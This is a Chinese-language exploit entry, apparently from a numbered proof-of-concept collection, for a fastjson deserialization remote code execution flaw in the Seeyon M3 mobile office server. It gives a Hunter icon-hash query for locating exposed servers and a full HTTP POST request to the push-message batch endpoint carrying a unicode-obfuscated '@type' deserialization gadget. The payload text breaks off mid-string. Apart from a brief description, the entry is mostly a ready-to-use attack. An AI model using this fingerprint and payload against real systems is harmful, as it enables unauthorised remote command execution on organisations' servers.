
Z5-2致远互联-M3移动智能办公平台-反序列化RCE

漏洞描述：

M3移动办公是致远互联打造的一站式智能工作平台，提供全方位的企业移动业务管理，致力于构建以人为中心的智能化移动应用场景，促进人员工作积极性和创造力，提升企业效率和效能，是为企业量身定制的移动智慧协同平台。 在致远M3 server中发现了一处fastjson反序列化漏洞，导致可以造成反序列化远程代码执行。 经过分析与研判，该漏洞利用难度低，能够造成远程命令执行

网站图片：



网络测绘：

Hunter 语法：

- hunter：web.icon=="657d4895205951cbea6396701b194c30"

漏洞复现：

请求
payload：

POST /mobile_portal/api/pns/message/send/batch/6_1sp1 HTTP/1.1 Host: XXX User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Cookie: Hm_lvt_82116c626a8d504a5c0675073362ef6f=1666334057 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1 Content-Type: application/json Content-Length: 3680

[{"userMessageId":"
{\"@\u0074\u0079\u0070\u0065\":\"\u0063\u006f\u006d\u002e\u006d\u0063\u0068\u0061\u006e\u0067\u0065\u002e\u0076\u0032\u002e\u0063\u0033\u0070\u0030\u002e\u0057\u0072\u0061\u0070\u0070\u0065\u0